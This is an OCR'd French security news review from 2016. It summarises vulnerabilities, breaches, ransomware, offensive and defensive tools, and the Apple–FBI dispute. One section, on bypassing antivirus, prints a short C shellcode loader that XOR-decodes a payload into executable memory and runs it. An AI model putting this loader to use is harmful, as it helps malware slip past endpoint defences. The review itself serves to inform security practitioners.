Android StageFright, toujours des centaines millions de terminaux vulnérables

http://www.theregister.co.uk/2016/03/23/stagefright_patching_review/

Failles / Bulletins / Advisories

Crypto

Une vraie collision sur SHA-1 cette année ?

- Annoncé par Adi Shamir à la Conférence RSA

  https://www.youtube.com/watch?v=k76qLOrna1w&t=2195

PHP / Python / Go - Toujours des problèmes de sécurité avec SSL/TLS

- Tous ne vérifient pas les révocations
- Beaucoup ne vérifient pas l'expiration, la signature par une AC root, la correspondance avec le domaine (pourtant la base!)
- Certains utilisent encore RC4

  https://www.helpnetsecurity.com/2016/04/01/php-python-still-fail-spot-revoked-tls-certificates/

StartSSL, usurpation d'identité pour signer des domaines

- Validation du propriétaire du domaine par mail : postmaster|webmaster|hostmaster@domain
- Adresse mail laissée à la main de l'utilisateur

  http://oalmanna.blogspot.fr/2016/03/startssl-domain-validation.html

Failles / Bulletins / Advisories

Divers

Facebook, “brute force” d’un code pin de restauration sans limite

- En ciblant des sous domaines non-prod : beta.facebook.com, mbasic.beta.facebook.com…

  http://thehackernews.com/2016/03/hack-facebook-account.html

Facebook/Instagram, accès aux photos de 4% des utilisateurs

- A partir de la page de vérification d'un compte, accessible sans authentification
- Prime de $5’000 pour le chercheur à l’origine de la découverte

  https://www.arneswinnen.net/2016/03/how-i-could-compromise-4-locked-instagram-accounts/

Domino’s Pizza, des pizzas gratuites


- Vérification de la validité du paiement… côté client
  - Raison évoquée : réduction des coûts pour ne pas avoir à qualifier l’infra PCI DSS

  http://www.ifc0nfig.com/dominos-pizza-and-payments/

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0



Désactiver “simplement” l’alarme connectée SimpliSafe

- En rejouant les trames contenant le code PIN
  - Protocole radio non chiffré

http://blog.ioactive.com/2016/02/remotely-disabling-wireless-burglar.html

Injection de trafic HTTP: ce n’est pas que votre FAI

- Principalement de la publicité

http://arxiv.org/pdf/1602.07128v1.pdf

Des pirates (marins) piratent informatiquement…

- ...la société de transport pour cibler les cargaisons de valeurs
- Passent à l’abordage et volent uniquement les conteneurs ciblés

http://uk.businessinsider.com/pirates-hacked-vessels-2016-3?r=US&IR=T

Certificate Pinning : implémentations inefficaces

https://www.cigital.com/blog/ineffective-certificate-pinning-implementations/

Piratages, Malwares, spam, fraudes et DDoS

Malware

Locky, le nouveau cryptolocker

- Mails accompagnés d'un Javascript compréssé en ZIP, téléchargeant le virus (si JS ouvert)
- Cibles principales : US et FR

  https://blogs.mcafee.com/mcafee-labs/locky-ransomware-rampage-javascript-downloader/

Petya, le cryptolocker qui chiffre la MBR avec un XOR

- Réécrit le mbr pour démarrer sur son propre mini kernel et chiffre le disque avec Salsa

  https://twitter.com/BleepinComputer/status/714857620851531776
- Déchiffrer son disque grâce à une implémentation de Salsa en GO

  https://github.com/leo-stone/hack-petya

Kovter, virus sans fichier (sur le disque)

- Utilise une bonne partie des méthodes connues : wmiprvse, powershell, regsvr32…
- Et stocke le payload dans la base de registre

  http://blog.airbuscybersecurity.com/post/2016/03/FILELESS-MALWARE-%E2%80%93-A-BEHAVIOURAL-ANALYSIS-OF-KOVTER-PERSISTENCE

Piratages, Malwares, spam, fraudes et DDoS

Scada

Vulnérabilités Siemens S7-1200

- Contournement de la protection des blocs sur les firmwares < 4

  http://www.siemens.com/cert/pool/cert/siemens_security_advisory_ssa-833048.pdf

Piratages, Malwares, spam, fraudes et DDoS

Internet des Objets

La FDA publie un guide sur la sécurité des objets médicaux

http://www.fda.gov/NewsEvents/Newsroom/PressAnnouncements/ucm481968.htm

Une histoire d'interrupteur WiFi

https://shkspr.mobi/blog/2016/03/the-absolute-horror-of-wifi-light-switches/

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Les services d'espionnage des USA pourraient utiliser les IoT

http://www.theguardian.com/technology/2016/feb/09/internet-of-things-smart-home-devices-government-surveillance-james-clapper

Technique d'APT, déploiement de ransomware

1. After the fallout from the OPM hack, the Chinese government officially backed off from its hacking operations against the US. Numerous individuals who were employed as civilian contractors are now essentially out of work, but still have access to targets and toolsets. These individuals have started employing crypto-ransomware in order to replace lost government income and continue hacking.
2. This activity is either practice for, or the beginnings of a denial and disruption campaign against US companies. The actors don't actually care about the money potential but rather are interested in the extensive disruption caused by the attacks.
3. The activities and motivations of APT actors haven't changed, but rogue elements within their groups are employing these tactics and reusing existing infrastructure in order to acquire supplemental income.

http://carnal0wnage.attackresearch.com/2016/03/apt-ransomware.html?m=1

Des équipements d'interception de fibre sous-marine qui s'autodétruisent

- A la réception de paquets spécifiques

https://twitter.com/newsoft/status/715834836708102145/photo/1

Des militaires indiens ciblés par du SpearPhishing

- Pour voler des données personnelles (carte d'identité, photos…)

http://blog.trendmicro.com/trendlabs-security-intelligence/indian-military-personnel-targeted-by-information-theft-campaign/


Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Piratage du FBI et du DHS (Département de la Sécurité Intérieure) en faveur de la Palestine

- 20K agents du FBI et 10K agents de la sécurité intérieure

  http://www.silicon.fr/30-000-comptes-du-fbi-et-de-la-securite-interieure-pirates-138354.html



Verizon Enterprise Solution, site web piraté, vol des données de 1,5 millions de clients

- Données vendues $100K sur forum, vulnérabilités comprises
  - Base de données MogoDB ouverte sur Internet

http://arstechnica.com/security/2016/03/after-verizon-breach-1-5-million-customer-records-put-up-for-sale/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Site institutionnel de Canalplus et Canalplay

- Message des hackeurs : la guerre c'est mal


  http://www.itespresso.fr/canal-plus-hacke-hier-soir-reste-traces-123822.html

Piratage des DNS de Canal+

- Beaucoup d'articles de presse totalement faux
- Au final, un simple vol des identifiants du portail de gestion de gestion des DNS
  - Et un changement des enregistrements NS

Vol et publication de la base de données des citoyens Turcs

- 7Go de données “Turkish Citizenship Database”
  - Source probable : site du référendum de 2010 (https://thanksgiving.who.ec/)



Évasions fiscales dites “Panama Papers” du cabinet d’avocats Mossack Fonseca

- Intrusion par un WordPress, directement exposé à internet et non à jour
  - puis progression latérale
- Exfiltration de **2,6 To** de données https://www.wordfence.com/blog/2016/04/mossack-fonseca-breach-vulnerable-slider-revolution/
- Un anonyme trouve une SQLi post-leak http://linkis.com/theregister.co.uk/Sdy7S

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

TV5 Monde, le bilan (cf. Revue du 2015-04-14)


- Coût global de la reconstruction serait de **4,6** millions € :
  - Remplacement des serveurs et postes
  - Coût humain pour la reconstruction
  - Recrutement de 6 nouvelles personnes en sécurité
  - Souscription à une assurance
  - Souscription au SOC d'Airbus
- Depuis, ils font de la sécurité (limitation des clefs USB, pas d'exe par mail, changement de mot de passe…)

  http://www.lesechos.fr/tech-medias/hightech/021737716184-cyber-attaque-tv5-chiffre-le-surcout-a-46-millions-deuros-pour-2015-1204444.php

HomeDepot (cf. Revue du 2014-10-14 et 2014-11-18)

- Pour rappel
  - Vol de 56 millions de numéro de CB chez Home Depot en 2014
  - $43 millions pour gérer l'intrusion
- Paiement de $19 millions à ses clients

  http://www.nbcnews.com/business/business-news/home-depot-will-pay-19-5-million-after-major-2014-n534881



Nouveautés, outils et techniques

Crypto
Divers

OpenSSL intègre Chacha et Poly1305 en assembleur

- Respectivement algorithmes de chiffrement de flux et d'intégrité
- Egalement intégré à OpenSSH

https://github.com/openssl/openssl/commit/5d1f03f29e2794f6d1642dfedf10fc3e334937d0
http://bxr.su/OpenBSD/usr.bin/ssh/PROTOCOL.chacha20poly1305
http://blog.djm.net.au/2013/11/chacha20-and-poly1305-in-openssh.html

Les certificats SSL de Symantec sont à présent gratuits !

- <<Only suckers pay for DV (domain validated) TLS/SSL certificates>>

http://www.zdnet.com/article/symantec-ssl-certificates-now-free-reflecting-true-value/

Apple passe à HTTPS pour les majs d'iTunes

https://support.apple.com/en-us/HT206091

WhatsApp chiffre ses échanges

- Avec Open Whisper (comme Signal)

https://www.whatsapp.com/security/WhatsApp-Security-Whitepaper.pdf

Automatiser le MitM SSL et le strip HSTS avec BetterCap

https://www.bettercap.org/blog/sslstripping-and-hsts-bypass/

Interface web pour Volatility : VolUtility

https://github.com/kevthehermit/VolUtility

BinDiff est gratuit !

http://www.zynamics.com/software.html

Empire 1.5 avec une API Rest

https://github.com/PowerShellEmpire/Empire/wiki/

Interface web pour Empire

https://gitlab.com/carlos_perez/PowerEmpire/wikis/home

Méthode TRACE, une vulnérabilité ?

- Peut permettre d'avoir des infos et de contourner les WAF via l'en-tête X-Forwarded-For

  http://www.blackhillsinfosec.com/?p=4809

Pentest
Techniques & outils

Automatisation d'attaques sur interface homme-machines

- Génère les payloads pour Teensy par exemple

  https://github.com/samratashok/Kautilya

S'initier au piratage de bus CAN

http://dn5.ljuska.org/cyber-attacks-on-vehicles-2.html?utm_content=buffer772c3&utm_medium=social&utm_source=twitter.com&utm_campaign=buffer

Evasion des logiciels de liste blanche d'application (Applocker, etc..)

http://fr.slideshare.net/infosecsmith/mind-the-gap-troopers-2016

Pre-release de WaFW00F

https://github.com/sandrogauci/wafw00f/releases/tag/v0.9.4

Bientôt des API pour oclHashcat ?

https://github.com/Rich5/oclHashcat/blob/master/docs/API.md

Data Exfiltration Toolkit

- Faciliter l'exfiltration de données via HTTP(S), ICMP, DNS, SMTP, IMPA, Raw TCP, Google Docs, Twitter DM

  https://github.com/sensepost/DET

VBad

- Obfuscation de VBA et génération de documents Office
  https://github.com/Pepitoh/VBad

Énumération de sous-domaine

- via moteur de recherche
  https://github.com/aboul3la/Sublist3r

Outil d'attaque pour Message Broker & Queue

- Attaques sur Redis, RabbitMQ et ZeroMQ
  https://github.com/cr0hn/enteletaor

Contournement de KASLR


- Grâce au prefetch du CPU
  - Sous Windows où les drivers sont chargés en adresse mémoire continues :
    http://dreamsofastone.blogspot.fr/2016/02/breaking-kasrl-with-micro-architecture.html
  - Sous Linux, avec une preuve de concept :
    https://github.com/xairy/kaslr-bypass-via-prefetch

Scada
Divers

Supervision sécurité des liaisons série

- A base de Raspberry Pi

  https://ics.sans.org/blog/2016/03/29/collecting-serial-data-for-ics-network-security-monitoring/



Scanneur CIP

- Common Industrial Protocol

  https://github.com/ayushman4

Comment patcher intelligemment ?

http://www.digitalbond.com/blog/2016/03/01/patching-insecure-by-design-zones/

Nouveautés (logiciel, langage, protocole...)

Open Source

Qubes 3.1 rc3

- Avec principalement le support de l'UEFI et Xen 4.6

  https://t.co/0odsVPiI97

OSVDB ferme

https://blog.osvdb.org/2016/04/05/osvdb-fin/

fbtfp

- Version Python, extensible, de tftp par Facebook

  https://github.com/facebook/fbtftp

Firmwalker

- Un script pour chercher des choses intéressantes dans les firmwares

  http://www.kitploit.com/2016/03/firmwalker-script-for-searching.html

SHIPS 2.0

- Solution de déploiement automatisé de mot de passe locaux uniques pour Windows et Linux

  https://www.trustedsec.com/march-2016/ships-version-2-released-major-release/

Nouveautés (logiciel, langage, protocole...)

Open Source

Scallion

- Génération de clé PGP via OpenCL (utilisation de la puissance du GPU)
- Permet de générer des collisions pour les KeyID de 32 bits

https://github.com/lachesis/scallion

https://evil32.com/

Google publie un questionnaire pour évaluer la sécurité de prestataires

https://github.com/google/vsaq

OleTools 4.3 avec Macro Raptor

- Qualification rapide des fichiers Office

https://bitbucket.org/decalage/oletools/downloads


```
C:\Appz\Hack\Forensic\OleTools>python mraptor.py merde.doc
MacroRaptor 0.03 - http://decalage.info/python/oletools
This is work in progress, please report issues at
https://bitbucket.org/decalage/oletools/issues
----------+-----+----+-----------------------------------
Result    |Flags|Type|File
----------+-----+----+-----------------------------------
SUSPICIOUS|AWX  |MHT |merde.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

Nouveautés (logiciel, langage, protocole...)

Open Source

Autocomplete from StackOverflow

- PoC en Javascript : https://emilschutte.com/stackoverflow-autocomplete/




Nouveautés (logiciel, langage, protocole...)

Open Source

Et puis parce que StackOverflow c'est le futur : how2

https://github.com/santinic/how2



Nouveautés (logiciel, langage, protocole...)

Divers

Après le guide d'hygiène pour les entreprise de l'ANSSI

- Voici celui pour les particuliers (sponsorisé par un éditeur d'antivirus)

  http://korben.info/n-guide-hygiene-informatique-particulier.html

ANSSI : Référentiel d'exigences pour les prestataires d'intégration et maintenance des SI industriels

http://www.ssi.gouv.fr/actualite/un-nouveau-referentiel-dexigences-de-securite-pour-les-prestataires-dintegration-et-de-maintenance-de-systemes-industriels

Nouveautés (logiciel, langage, protocole...)

Divers

Google améliore les alertes Safe Browsing pour les admins réseau

https://security.googleblog.com/2016/04/improvements-to-safe-browsing-alerts.html?m=1

Contourner les antivirus en 10 lignes

- Trivial !

http://www.attactics.org/2016/03/bypassing-antivirus-with-10-lines-of.html

```
#include <windows.h>
#include <iostream>
int main(int argc, char **argv) {
 char b[] = {/* your XORd with key of 'x' shellcode goes here i.e. 0x4C,0x4F, 0x4C */};
 char c[sizeof b];
 for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
 void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
 memcpy(exec, c, sizeof c);
 ((void(*)())exec)();
}
```

Business et Politique

Business

France

Orange pourrait racheter Lexsi

http://www.silicon.fr/orange-cyberdefense-muscler-rachat-lexsi-141595.html

Droit / Politique

France

Amendement visant à obliger les constructeurs à déchiffrer les smartphones

- Rejeté par 12 voix contre 11

  http://www.assemblee-nationale.fr/14/amendements/3515/AN/221.asp

Licencié en 2011 pour avoir Twitté au travail

- Il gagne en justice pour 1 336 tweets en 16 mois, 4 / jour (1336 / 16 mois x 21 jours ouvrés)

  http://www.lesechos.fr/tech-medias/medias/021743014033-tweeter-au-travail-est-il-passible-de-licenciement-1204927.php

- Pas de date précise pour les anciens tweets ?

Droit / Politique

France

Attentats de Paris

- Pas de chiffrement, surtout des téléphones jetables

  http://arstechnica.com/tech-policy/2016/03/paris-terrorist-attacks-burner-phones-not-encryption/

Droit / Politique
International

Apple vs FBI pour un iPhone de la tuerie de San Bernardino

- Le FBI veut accéder aux données de l'iPhone
  - Et souhaite "brute forcer" un pin code sans limite
- Ordonnance de tribunal demandant à Apple de coopérer
  https://www.documentcloud.org/documents/2714001-SB-Shooter-Order-Compelling-Apple-Asst-iPhone.html
- Lettre ouverte de Tim Cook qui parle de backdoor et se fait une belle publicité
  http://www.apple.com/customer-letter/
- Demande d'accès au code source avec la possibilité de signer du code
  http://bgr.com/2016/03/13/apple-vs-fbi-compel-ios-source-code/
- Le FBI pourrait se débrouiller seul avec Cellebrite
  http://www.politico.com/story/2016/03/feds-move-to-cancel-iphone-hearing-221062

Award ID (Mod#):	DJF161200G0004569 (0) (View)	Award Type:	PURCHASE ORDER
Vendor Name:	CELLEBRITE USA CORP	Contracting Agency:	FEDERAL BUREAU OF INVESTIGATION
Date Signed:	March 28, 2016	Action Obligation:	$218,004.85
Referenced IDV:		Contracting Office:	DEPT OF JUST/FEDERAL BUREAU OF INVESTIGATION
NAICS (Code):	RADIO AND TELEVISION BROADCASTING AND WIRELESS COMMUNICATIONS EQUIPMENT MANUFACTURING (334220)	PSC (Code):	INFORMATION TECHNOLOGY SUPPLIES (7045)
Vendor City:	PARSIPPANY	Vendor DUNS:	033095568
Vendor State:	NJ	Vendor ZIP:	070544413
Global Vendor Name:	CELLEBRITE USA CORP	Global DUNS Number:	033095568

[MAJ]

- Ou acheter un 0-day ?
  https://www.washingtonpost.com/world/national-security/fbi-paid-professional-hackers-one-time-fee-to-crack-san-bernardino-iphone/2016/04/12/5397814a-00de-11e6-9d36-33d198ea26c5_story.html

Apple vs NSA

- Peur des backdoors dans ses serveurs, Apple prend des photos de toutes les cartes mères !
  http://uk.businessinsider.com/apple-worried-about-spy-tech-in-servers-it-buys-2016-3?r=US&IR=T

Droit / Politique

International

Droit à l'oubli de Google étendu à tous les domaines

https://nakedsecurity.sophos.com/2016/02/12/google-extends-right-to-be-forgotten-to-all-domains/

Écoute GSM illégales par la police de New York

- Entre 2008 à 2015, 1 016 écoutes (une tous les 2 jours)
  - Au lieu d'une centaine autorisées

http://thehackernews.com/2016/02/phone-spying-tool.html

Conférences

Conférences

Texte en gris = déjà traité précédemment

Passées


- JSSI 2016 - 8 mars 2016 à Paris
  - Les slides : http://www.ossir.org/jssi/index/jssi-2016.shtml
  - La grève : http://www.leparisien.fr/transports/sncf-et-ratp-des-greves-se-profilent-pour-le-9-mars-26-02-2016-5579575.php
- Insomni'Hack - 17 et 18 mars 2016 à Genève

A venir

- Hack in Paris - 27 juin au 1er juillet 2016 chez Mickey
- Nuit du Hack - 2 juillet 2016 chez Mickey
- SSTIC - 1 au 3 juin 2016 à Rennes
  - Challenge sous forme de RPG avec énigmes (cf. slide suivant)

Un RPG avec diverses épreuves

- Dont des mots croisés pour que tout le monde puisse s'amuser



Horizontal

1. MITM
6. Shellcode
8. Dangling pointer
10. Front office
12. Fuzzing
13. Sinkhole
15. To reverse
19. Hacker
21. BYOD
22. Smartphone
23. J.I.T.
24. Framework
25. URL

Vertical

2. Middleware
3. Heap spraying
4. Hash
5. Cloud computing
7. Random
9. Phishing
11. Backdoor
14. Patch
16. Stack cookie
17. 0-day
18. Cache memory
20. Autre phishing

Divers / Trolls velus

Divers / Trolls velus

Le FBI a un problème avec un iPhone chiffré ?

- John SuperMcAfee est là… et c'est gratuit
  - Et s'il n'y arrive pas, il mange sa chaussure

http://www.businessinsider.com/john-mcafee-ill-decrypt-san-bernardino-phone-for-free-2016-2

Et du côté de la communauté ?

